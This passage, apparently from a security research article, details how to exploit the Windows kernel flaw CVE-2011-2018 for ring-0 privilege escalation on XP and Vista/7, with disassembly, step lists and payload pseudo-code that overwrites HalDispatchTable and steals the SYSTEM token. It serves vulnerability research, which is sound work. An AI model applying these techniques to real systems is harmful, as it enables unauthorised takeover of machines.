According to my experiments, the delta between the original and a post-callback stack base is around 2608 (0A30h) bytes[7]. As the callbacks can be used in a recursive fashion, it is possible to decrease the stack base by any multiplicity of that number by triggering an adequate number of nested callbacks. The mechanism itself works by returning to a constant ntdll!KiUserModeCallbackDispatcher function, which invokes the proper callback user32.dll handler, based on the parameter passed through the user-mode stack (see *Listing 6* on facing page).

The routine obtains a list of the callback handlers from [[fs:18]+30h]+2Ch[8] and invokes a corresponding function. After the handler returns, the dispatcher uses interrupt 2Bh to resume kernel-mode execution. It is possible to "hijack" the user32.dll dispatch table and intercept the execution when a user-mode callback is triggered from ring-0 by replacing the default dispatch table pointer with a list of attacker-controlled functions. As a result of being able to execute arbitrary code in the context of a user-mode callback, we can easily craft trap frames at lower portions of the kernel stack.

7 The number includes the initial trap frame, local kernel-mode context and the user-mode callback return frame.

8 The fs: segment register typically points to the Thread Environment Block structure, while fs:[18h] is supposed to store the address of the local Process Environment Block.

Listing 6: ntdll!KiUserCallbackDispatcher assembly snippet

```
.text:7C90E440 ; __stdcall KiUserCallbackDispatcher(x, x, x)
.text:7C90E440                 public _KiUserCallbackDispatcher@12
.text:7C90E440 _KiUserCallbackDispatcher@12 proc near
.text:7C90E440                 add     esp, 4
.text:7C90E443                 pop     edx
.text:7C90E444                 mov     eax, large fs:18h
.text:7C90E44A                 mov     eax, [eax+30h]
.text:7C90E44D                 mov     eax, [eax+2Ch]
.text:7C90E450                 call    dword ptr [eax+edx*4]
.text:7C90E453                 xor     ecx, ecx
.text:7C90E455                 xor     edx, edx
.text:7C90E457                 int     2Bh
.text:7C90E459                 int     3
.text:7C90E45A                 mov     edi, edi
```

Being able to move the trap frame around, the last remaining problem is how the kernel stack can be filled with controlled data, prior to mapping KTRAP_FRAME to that memory and having the kernel use the custom values as *TempSegCs* and *TempEsp*. An ideal solution would be to get a system service to copy some controlled bytes into a large enough local buffer stored on the stack. Since the delta between typical and callback-adjusted stack bases is around 0A00h, it would be safe to control as much as 1000h (4kB, roughly one memory page) bytes of the stack.

As it turns out, the desired effect can be successfully achieved by taking advantage of the nt!NtMapUserPhysicalPages system service. The routine's internal stack frame is ~1100h bytes large, primarily influenced by a local array of 400h items of type ULONG_PTR. The function prologue is presented in *Listing 7* on next page.

As the listing shows (see next page), the service is capable of copying up to 4096 user-controlled bytes into a local buffer. When called with specially crafted parameters, this behavior allows an attacker to entirely cover a KTRAP_FRAME structure (which can be later allocated within the boundaries of the local buffer) and consequently control all uninitialized fields therein. For a more detailed description of the spraying technique, see "nt!NtMapUserPhysicalPages and Kernel Stack-Spraying Techniques" [6].

To sum up, the following steps need to be taken in order to complete the first exploitation stage:

1. Load user32.dll
2. Hook the user32.dll callback table using a PEB array pointer
3. Call *NtMapUserPhysicalPages* to spray 4kB of kernel stack with arbitrary data
4. Trigger a user-mode callback (e.g. through a *MessageBox* API call)

... from within intercepted callback handler:

5. Create a code segment at index=0 in Local Descriptor Table
6. Trigger the vulnerability through a jump into cs:=7

Interestingly, Step 6 can be alternatively achieved with three lines of assembly shown in *Listing 8* on next page. During the execution of such an expensive loop, a hardware interrupt will likely occur in the context of the thread, having the same effect as directly invoking a software interrupt.

Listing 7: nt!NtMapUserPhysicalPages syscall prologue

```
...

#define COPY_STACK_SIZE             1024

...

NTSTATUS
NtMapUserPhysicalPages (
       __in PVOID VirtualAddress,
       __in ULONG_PTR NumberOfPages,
       __in_ecount_opt(NumberOfPages) PULONG_PTR UserPfnArray
       )

...

    ULONG_PTR StackArray[COPY_STACK_SIZE];

...

    PoolArea = (PVOID)&StackArray[0];

...

        if (NumberOfPages > COPY_STACK_SIZE) {
            PoolArea = ExAllocatePoolWithTag (NonPagedPool,
                                              NumberOfBytes,
                                              'wRmM');

            if (PoolArea == NULL) {
                return STATUS_INSUFFICIENT_RESOURCES;
            }
        }

        //
        // Capture the specified page frame numbers.
        //

        Status = MiCaptureUlongPtrArray (PoolArea,
                                         UserPfnArray,
                                         NumberOfPages);

...
```

Listing 8: Loop waiting for an elevated CPL

```
@@:
  mov ax, cs
  and ax, 3
  jnz @@
```


After spraying the stack with a block of 41414141 values and performing the rest of the outlined steps, one should be able to achieve the effect presented in *Listing 9* (facing page).

WHAT'S NEXT?

Controlling the *TempSegCs* and *TempEsp* fields enables us to get the kernel to create the following return frame at a chosen virtual memory address and invoke an IRETD instruction:

```
+0x00 Eip from the original trap frame
+0x04 TempSegCs (controlled)
+0x08 EFlags from the original trap frame
```

Image 6: Stack spraying illustrated



In other words, the kernel will attempt to return to the previous execution context, only difference being a fully controlled cs: selector. In order to perform an elevation of privileges, we need to point it to a code segment with RPL=0 and DPL=0. The only available option is to use the default kernel-mode code segment, initialized in GDT[1] and represented by cs:=0008h (index=1, ldt=0, rpl=0).

Notably, the KiSystemCallExit2 routine executes with the Interrupt Request Level (IRQL) equal to DISPATCH_LEVEL, thus pointing *TempEsp* to a pageable memory region (for example, user-mode area) might and likely will cause an IRQL_NOT_LESS_OR_EQUAL bugcheck. Consequently, it is required to find a non-pageable and writable memory (e.g. *NonPaged* pool or part of a device driver's image) within the kernel virtual address space, to use it for the fake exit frame storage. Neither of those address types are hard to obtain, thanks to numerous kernel communication channels revealing lots of information regarding the ring-0 address space [7]. Due to my personal preferences, I chose to use a non-pageable region of the ntoskrnl.exe executable image.

Furthermore, since the user-mode callback stack delta can be potentially subject to future modifications, it would be most desirable to build an offset-resilient exploit. As the only two fields initialized through stack spraying are *TempSegCs* and *TempEsp*, setting them both to a valid kernel pointer ending with 0008h prevents the exploit from failing upon different offsets. The technique works only due to the IRETD

Listing 9: A result of triggering CVE-2011-2018 with a sprayed stack

```
FAULTING_IP:
nt!KiSystemCallExit2+84
8053d861 897308          mov     dword ptr [ebx+8],esi

TRAP_FRAME:  f5deb2c0 -- (.trap 0xffffffff5deb2c0)
ErrCode = 00000002
eax=c0000005 ebx=41414135 ecx=00010101 edx=f5deb634 esi=00000202 edi=f5deb2f0
eip=8053d861 esp=f5deb334 ebp=f5deb334 iopl=0         nv up di pl nz ac pe nc
cs=0008  ss=0010  ds=0023  es=0023  fs=0030  gs=0000             efl=00010016
nt!KiSystemCallExit2+0x84:
8053d861 897308          mov     dword ptr [ebx+8],esi ds:0023:4141413d=????????
Resetting default scope
```

instruction implementation - given a ????0008 parameter as the target code selector, it will always ignore the upper 16 bits of the argument.

For testing purposes, I decided to use the exported HalDispatchTable symbol to calculate the final 32-bit spraying operand:

```
(&HalDispatchTable & 0FFFF0000h) + 0008h
```

After filling the kernel stack with the above DWORD value and having the bug triggered, we should expect the kernel to return back to the previous execution address, only difference being the newly acquired ring-0 privileges - note the cs: register value (see *Listing 10*).

Listing 10: Payload running with escalated, ring-0 privileges

```
kd> r
eax=67500000 ebx=0120e4c4 ecx=675135a8 edx=00000001 esi=92f7bdb0 edi=67501b9b
eip=010e000e esp=badb0d00 ebp=0120e4d0 iopl=0         nv up ei pl zr na pe nc
cs=0008  ss=0010  ds=0023  es=0023  fs=0030  gs=0000             efl=00000246
010e000e cc              int     3

kd> u
010e0000 bbc4e42001      mov     ebx,120E4C4h
010e0005 668cc8          mov     ax,cs
010e0008 66250300        and     ax,3
010e000c 75f7            jne     010e0005
010e000e cc              int     3
010e000f 0f20c2          mov     edx,cr0
010e0012 81e2fffffeff    and     edx,0FFFEFFFFh
010e0018 0f22c2          mov     cr0,edx
```

WRITING A KERNEL-MODE PAYLOAD

Although the primary goal of escalating code execution privileges to ring-0 has been accomplished, it is still required to fix the broken operating system state and use the acquired rights to fully compromise the system in a clean fashion (e.g. load a custom kernel device driver, or create a command shell with NT AUTHORITY\SYSTEM privileges).

In order to reliably execute ring-0 payload, the exploit will take the following steps after returning from the faulty KiSystemCallExit2:

1. Overwrite the nt!HalDispatchTable+4 function pointer with a user-mode shellcode address,
2. Perform a regular kernel-to-user return using a minimal trap frame set up on the kernel stack.

After that, we should end up with a stable operating system state and a redirected kernel-mode pointer, which can be invoked via the *NtQueryIntervalProfile* service at any convenient time [8]. A pseudo-code of an exemplary stage-one assembly payload is shown in *Listing 11* (facing page).

Having an opportunity to execute a high-level function as stage-two payload, we can implement the routine to make use of the documented kernel API interface. The approach guarantees correct performance of the code on all modern Windows editions, and doesn't put the attacker at risk of using obscure solutions (such as

Listing 11: Stage-one payload pseudo-code

```
While (SegCs & 3) != 0:
  Nop;

Turn off memory protection through CR0;

[nt!HalDispatchTable + 4] = &Stage2Payload;

Push the following values on kernel-mode stack:
  +0x00: 0x0023 (KGDT_R3_DATA, data segment selector)
  +0x04: Address of user-mode stack
  +0x08: 0x001B (KGDT_R3_CODE, code segment selector)
  +0x0C: Address of user-mode routine

Restore memory protection through CR0;

Invoke IRETD;
```

relying on EPROCESS structure offsets). The pseudo-code of a payload elevating the privileges of a chosen process can be found in *Listing 12*.

Listing 12: Exemplary stage-two payload pseudo-code

```
Open handle to a process with PID=4 (SYSTEM process) via ZwOpenProcess;

Open the process' security token via ZwOpenProcessToken;

Duplicate the token via ZwDuplicateToken;

Assign the token to a chosen process (e.g. GetCurrentProcess()) via
ZwSetInformationProcess;
```

Addresses of the required kernel API functions referenced in the payload can be easily obtained from within user-mode, by making use of the LoadLibrary and *GetProcAddress* APIs, and pieces of information revealed by *EnumDeviceDrivers*. More information regarding the implementation of a custom *GetKernelProcAddress* function can be found in the "Windows Security Hardening Through Kernel Address Protection" article [7].


When all of the discussed steps are successfully completed, one should see the result shown in *Image 7* (next page). That's it for Windows XP.

WINDOWS VISTA/7 EXPLOITATION

Beginning with Windows Vista and 2008, Microsoft introduced fundamental changes in how user-mode callbacks worked internally. In the previous system editions, context information about all recursive callbacks was stored in the scope of a single kernel stack, allowing user-mode applications to manipulate the location of the trap frame. As previously discussed, the latter behavior was the key to successful exploitation of the considered vulnerability.

Newer operating systems no longer use a single stack for multiple callbacks. Instead, every time a user-mode callback is invoked, a completely new kernel stack is spawned and the base stack pointer is moved to the top of the new memory area. The overall functionality is implemented by an internal *KiMigrateToNewKernelStack* routine, as shown in *Listing 13* (next page).

Image 7: Result of successful exploitation on the Windows XP platform



Listing 13: New user-mode callback implementation

```
.text:00465738 ; __stdcall KiCallUserMode(x, x, x)
.text:00465738 _KiCallUserMode@12 proc near
.text:00465738
.text:00465738
.text:00465738 var_18          = byte ptr -18h
.text:00465738 arg_8           = dword ptr  0Ch
.text:00465738
.text:00465738                 push    ebp
.text:00465739                 push    ebx

(...)

.text:00465761                 mov     ecx, [esp+10h+arg_8]
.text:00465765                 xor     edx, edx
.text:00465767                 lea     eax, [esp+10h+var_18]
.text:0046576B                 push    eax
.text:0046576C                 call    @KiMigrateToNewKernelStack@12
```

Unfortunately, this simple change renders our previous technique completely useless in the context of the affected systems, since it prevents us from controlling the *TempSegCs* and *TempEsp* fields. In order to escalate privileges on Windows Vista or 7, the only way around is to come up with another way of shifting the stack base address to achieve a trap frame mapping different from the default one. At first, I believed that the problem was hopeless; it took over two months to realize there might be a way to turn the security flaw into a privilege escalation; the concept is, however, incomparably more complex than in Windows XP.

SEGMENT UPDATE FAULTS

Whenever user- or kernel-mode code attempts to modify one of the six segment registers, the CPU performs basic verification to ensure that the operation makes sense (i.e. the target selector points to a valid GDT/LDT entry) and is allowed from a security perspective. In case a failure occurs while loading a new segment selector into a register, the CPU generates Interrupt 11 - Segment Not Present (#NP)[9]. This fact is going to be particularly useful later in the paper.

9 One exception of the rule is the ss: register, which has its own Stack Fault (#SS) exception.


As a matter of fact, the Windows kernel often loads cs:, ds: and other segment registers on behalf of user-mode code; three notable examples of this behavior are listed below:

1. The usage of *SetThreadContext* documented API results in having the CONTEXT structure fields copied into a remote thread's trap frame and later loaded to actual registers.
2. The usage of the undocumented *NtContinue* service has the same effect, but it only affects the context of the current thread.
3. Windows VDM (Virtual Dos Machine) - in order to invoke execution of arbitrary 16-bit code in a controlled environment, it is required to call the NtVdmControl(VdmStartExecution) service from within the NTVDM.EXE subsystem process, which also results in having the CPU context loaded from a pre-defined location in *Process Environment Block*.

Since the *KiSystemCallExit2* routine doesn't perform an in-depth verification of the *SegCs*, *SegDs*, ..., *SegSs* fields before using them, it is possible to provide the kernel with a bogus selector and have it used as an (implicit) operand in an instruction such as "POP DS" or "IRETD". As a consequence of the design allowing user-mode applications to generate a kernel #NP exception, we should expect the kernel to handle such events properly - and that is precisely the case. If we take a look at the \base\ntos\ke\i386\ trap.asm file, lines 4236 - 4346, we will see that the kernel performs analysis of the faulting instruction's opcode and reacts accordingly (see *Listing 14* on next page).

What is even more, it turns out that causing an IRETD instruction to fail upon an invalid SegCs value can have a very desirable impact on the layout of the kernel stack. Let's analyze the situation in more detail - the layout of the stack right before the execution of IRETD is shown in *Image 8*.

Image 8: Kernel stack layout before IRETD execution



Listing 14: Windows #NP exception handler implementation


```
align dword
       public  _KiTrap0B
_KiTrap0B       proc

(...)

Kt0b30:

       (...)

       mov     eax, [ebp]+TsEip        ; (eax)->faulted Instruction
       mov     eax, [eax]              ; (eax)= opcode of faulted
instruction
       mov     edx, [ebp]+TsEbp        ; (edx)->previous trap exit
trapframe

       add     edx, TsSegDs            ; [edx] = prev trapframe +
TsSegDs
       cmp     al, POP_DS              ; Is it pop ds instruction?
       jz      Kt0b90                  ; if z, yes, go Kt0b90

       add     edx, TsSegEs - TsSegDs  ; [edx] = prev trapframe +
TsSegEs
       cmp     al, POP_ES              ; Is it pop es instruction?
       jz      Kt0b90                  ; if z, yes, go Kt0b90

       add     edx, TsSegFs - TsSegEs  ; [edx] = prev trapframe +
TsSegFs
       cmp     ax, POP_FS              ; Is it pop fs (2-byte)
instruction?
       jz      Kt0b90                  ; If z, yes, go Kt0b90

       add     edx, TsSegGs - TsSegFs  ; [edx] = prev trapframe +
TsSegGs
       cmp     ax, POP_GS              ; Is it pop gs (2-byte)
instruction?
       jz      Kt0b90                  ; If z, yes, go Kt0b90

;
; The exception is not caused by pop instruction.  We still need to
check
; if it is caused by iret (to user mode.)  Because user may have a NP
; cs and we will trap at iret in trap exit code.
;

       cmp     al, IRET_OP             ; Is it an iret instruction?
       jne     Kt0b199                 ; if ne, not iret, go bugcheck
```

When IRETD loads the controlled (and intentionally bogus) *SegCs* value from stack, the selector verification fails causing an #NP exception to be generated on top of the current stack layout (see *Image 9* on next page).

As a consequence of a nested interrupt, the new trap frame is shifted by 20 bytes (5 fields, each four-byte long). After the CPU passes the execution to nt!KiTrap0B (the #NP handler), the execution path shown in *Listing 15* (see next page) is taken.

The assembly is responsible for fixing the trap frame, adjusting the Esp and Ebp


Image 9: Kernel stack layout after IRETD execution



Listing 15: IRETD failure handling in KiTrap0B

```
cmp     al, IRET_OP             ; Is it an iret instruction?
       jne     Kt0b199                 ; if ne, not iret, go bugcheck

       (...)

       mov     ecx, (TsErrCode+4)/4
       lea     edx, [ebp]+TsErrCode
Kt0d001:
       mov     eax, [edx]
       mov     [edx+12], eax
       sub     edx, 4
       loop    Kt0d001

       sti

       add     esp, 12                 ; adjust esp and ebp
       add     ebp, 12
       mov     ebx, [ebp]+TsEip        ; (ebx)->faulting instruction
       mov     esi, [ebp]+TsErrCode
       and     esi, 0FFFFh
       mov     eax, STATUS_ACCESS_VIOLATION
       jmp     CommonDispatchException2Args0d ; Won't return
```

Image 10: Merging two trap frames into a single one



registers and passing the execution down to a generic exception dispatcher. From the perspective of controlling *TempSegCs* and *TempEsp*, the first part of the code is particularly interesting - it basically merges the current trap-frame with the left-overs of the previous one, and does so by moving the entire new structure 12 bytes towards top of the stack. *Image 10* illustrates the performance of the loop in action.

After one trap frame is created from the two parts, both Esp and Ebp need to be re-adjusted to point to the structure's base address. Having a clean and valid stack layout, the code proceeds to a generic exception dispatch routine. But hey... something very important has just happened!

The process of moving an entire KTRAP_FRAME structure forward by 12 bytes greatly affects the *TempSegCs* and *TempEsp* fields - since they were mapped lower than usual for a while, then not initialized and copied into their usual location, they now contain whatever was present in the old, temporary location. And what was it? The *DbgEip* and *DbgArgMark* values from the very first trap frame, respectively (fields that are 12 bytes below *TempSegCs* and *TempEsp*).

That's correct - *TempSegCs* now takes the value of the old *DbgEip* field, while TempEsp contains bytes previously consumed by KTRAP_FRAME.DbgArgMark. At the time of its existence, *DbgEip* address contained the original user-mode return address, making it almost entirely controllable by a ring-3 exploit. When it comes to *DbgArgMark*, the field plays the role of a trap-frame marker and is always set to a magic value of 0BADB0D00h, as observed in \base\ntos\ke\i386\kimacro.inc and shown in *Listing 16*.

Listing 16: A magic DbgArgMark value exposed

```
mov [ebp]+TsDbgArkMark, 0BADB0D00h
```

Unfortunately, directly after filling *TempSegCs* and *TempEsp* with non-zero values, the kernel attempts to dispatch the exception. Under typical circumstances, it is unable to handle the event, and terminates the process in emergency mode without giving us any chance to take advantage of the conducive stack contents. In order to intercept the IRETD exception and regain control over the process execution flow, it is necessary to attach a debugger process (through the Windows Debug API) which will receive a notification about the event, and will be able to modify the debuggee's CPU context to restore proper functioning of the process.

Specifically, when the IRETD instruction fails, the debugger receives an EXCEPTION_DEBUG_EVENT signal, which can be handled by redirecting the CS:EIP pair to a valid location, and resuming the execution through *ContinueDebugEvent*. In result, the debuggee continues its normal execution, but having *TempSegCs* and *TempEsp* influenced by the #NP exception handler.

Before proceeding to the next section, let's summarize the steps discussed so far:

In debugger:

1. Create the core exploit process with a DEBUG_PROCESS flag (in my case, the NTVDM.EXE subsystem process),
2. Optionally - if using the NTVDM method of controlling IRETD parameters, inject a DLL with the exploit into the debuggee,
3. Enter a standard debugger loop,
4. When EXCEPTION_DEBUG_EVENT is encountered, set the debuggee's cs: to a valid value (i.e. 0x001B on most systems) and point Eip into a stage-two routine.

In debuggee:

1. Optionally - if using a DLL within NTVDM, initialize a minimal VDM subsystem,
2. Craft a CONTEXT structure to contain a valid context with a bogus CS register,
3. Use the structure to trigger an IRETD failure using one of the previously discussed techniques,
4. "Wait" until the debugger redirects the execution flow to stage-two routine.

SPRAYING KERNEL ADDRESS SPACE

The IRETD exception enables us to set the otherwise uninitialized *TempEsp* pointer to a constant value of 0BADB0D00h, which is a step in the right direction. To make the exploit work, we need to ensure that the virtual address is mapped to non-pageable physical memory. Experimental data shows that this memory region is usually not occupied by any of the default device drivers present on Windows 7 or dynamic pool allocations. Therefore, the virtual address can be subject to kernel address space spraying, a ring-0 equivalent of a technique most commonly used for browser vulnerability exploitation [9, 10].

Very little information regarding kernel memory spraying is publicly available on the Internet. I believe it is mostly due to a relatively small number of kernel-mode vulnerabilities, with even fewer of them requiring any kind of address space spraying. The subject in itself is worth a separate research - in this section, I will only outline the basic concepts and tools which can be used to achieve a decent level of spraying reliability.

When trying to reach a certain kernel-mode address with non-pageable memory, the amount of physical memory available on the machine plays a key role, especially in cases where there is less RAM than the size of kernel address space (usually 2GB). For the purpose of performing controlled or semi-controlled (in terms of content)

allocations from the kernel pools, a pair of *NtCreateSymbolicLinkObject* (pageable) and *NtQueueApcThread* (non-pageable memory) services is probably the simplest yet very effective choice for Windows Vista and 7.

In its great courtesy, Windows supports a great number of statistics and performance information sources, which can be easily incorporated into the spraying code, in order to improve the invaluable accuracy; one example of such source is the *SystemPerformanceInformation* class, providing detailed information regarding various aspects of system memory usage. What can be even more useful, it is possible to enumerate all executive objects accessible through handles, owned by every process running in the system - together with the corresponding virtual addresses — using the *SystemHandleInformation* class. When combined with object-based spraying, both mechanisms make it feasible to reach any specific kernel address with a high degree of accuracy (depending on various conditions).

The proof-of-concept code developed to demonstrate successful exploitation of the vulnerability works by raising the virtual address space consumption to 40% using paged pool and symbolic link objects (resulting in the occupation of virtual addresses up to 0B0000000h). After that, the exploit starts to spray the memory using KAPC structures allocated on NonPaged pool - when the system runs out of physical memory or a 80% address space consumption is reached, the spraying is finished.

For an in-depth analysis of the Windows kernel pool allocator, please refer to an excellent paper and slides published by Tarjei Mandt in 2011 [11].

A FINISHING TOUCH

After putting all of the discussed techniques to work and triggering the vulnerability inside of the exploit child process, we should end up having ring-0 privileges after returning from the first interrupt encountered while executing code under the LDT[0] segment. Keep in mind that final value of the cs: register is based on the low 16 bits of the user-mode interrupt return-address at the time of invoking a syscall to pass a bogus *SegCs* value (e.g. NtContinue). In order to grant elevated privileges, you might need to set up a simple assembly wrapper for calling *NtContinue* or *NtVdmControl*, and position it at the beginning of a 64kB-aligned memory block.

Listing 17: An assembly wrapper for calling a CONTEXT-switching system service

```
+0x00: NOP
+0x01: NOP
+0x02: POP AX
+0x04: MOV EDX, EBP
+0x06: INT 2Eh
+0x08: ...
```

Furthermore, you should always remember to clean up the damage made by the kernel to itself during the exploitation. In this case, the kernel arbitrarily overwrites 12 bytes residing at {0BADB0D00 — 0Ch,0BADB0D00}, which might later manifest itself in the form of system instability.

After acquiring ring-0 privileges for your assembly payload, the rest of the steps can be duplicated from the Windows XP exploitation process: overwriting the HalDispatchTable+4 pointer and assigning the SYSTEM security token to a custom application work fine on both system platforms. The four kernel API functions used in the previous exemplary payload suffice to replace the primary token of any process on every Windows NT-family system without applying any major modifications to the code.

PUTTING IT ALL IN ONE PLACE

Having described all techniques and concepts required to achieve a decent degree of exploitation reliability, let's summarize the major steps taken by a successful proof-of-concept exploit. Since the debugger's role has not changed since when it was last described, let's focus on the debuggee's functionality.


1. Optionally - if using a DLL within NTVDM, initialize a minimal VDM subsystem,
2. Initialize a system service stub, which results in having a XXXX0008 return address pushed on the trap frame,
3. Craft a CONTEXT structure to contain a valid context with a bogus CS register,
4. Use the structure to trigger an IRETD failure using one of the previously discussed techniques,
5. "Wait" until the debugger redirects the execution flow to stage-two routine,
6. Initialize pointers to kernel-mode API functions required by stage-two payload,
7. Create a code segment entry in LDT[0],
8. Spray the kernel virtual address space, in order to reach the 0BADB0D00h address with non-pageable, writable memory mapping,
9. Jump into the LDT[0] segment and trigger the vulnerability,
10. After returning with ring-0 privileges:
    a. Fix the broken values around 0BADB0D00h,
    b. Overwrite the HalDispatchTable+4 pointer with stage-two payload address,
    c. Emulate a regular return to user-mode.
11. Invoke the overwritten function pointer through nt!NtQueryIntervalProfile,
12. Escalate the security token of a chosen process (e.g. a command shell),
13. Restore original HalDispatchTable+4 value and terminate.

A few minor steps such as payload initialization or spawning a command shell are not covered in the list, being either obvious or optional steps. Assuming successful completion of all the key stages of exploitation, one should be able to see his process running with the NT AUTHORITY\SYSTEM privileges, as shown in *Image 11* on the next page.

CONCLUSION

The number of vulnerabilities disclosed, exploited, publicly discussed and fixed in Windows user-mode client applications during the few recent years undoubtedly outweights the quantity of kernel-mode security issues. As defense-in-depth mitigation mechanisms (such as ASLR, DEP or sandboxing) for desktop programs are becoming more and more effective, I expect to see an increase in the focus put into other promising targets, poorly secured and vulnerable kernel-mode code being the most intuitive choice. This article shows how ring-0 exploitation techniques, like stack and pool spraying combined with kernel address space information leaks and other undocumented functionalities (user-mode callbacks, specific exception handlers' behavior) can prove

Image 11: Escalated command shell, a result of successful exploitation on a Windows 7 platform



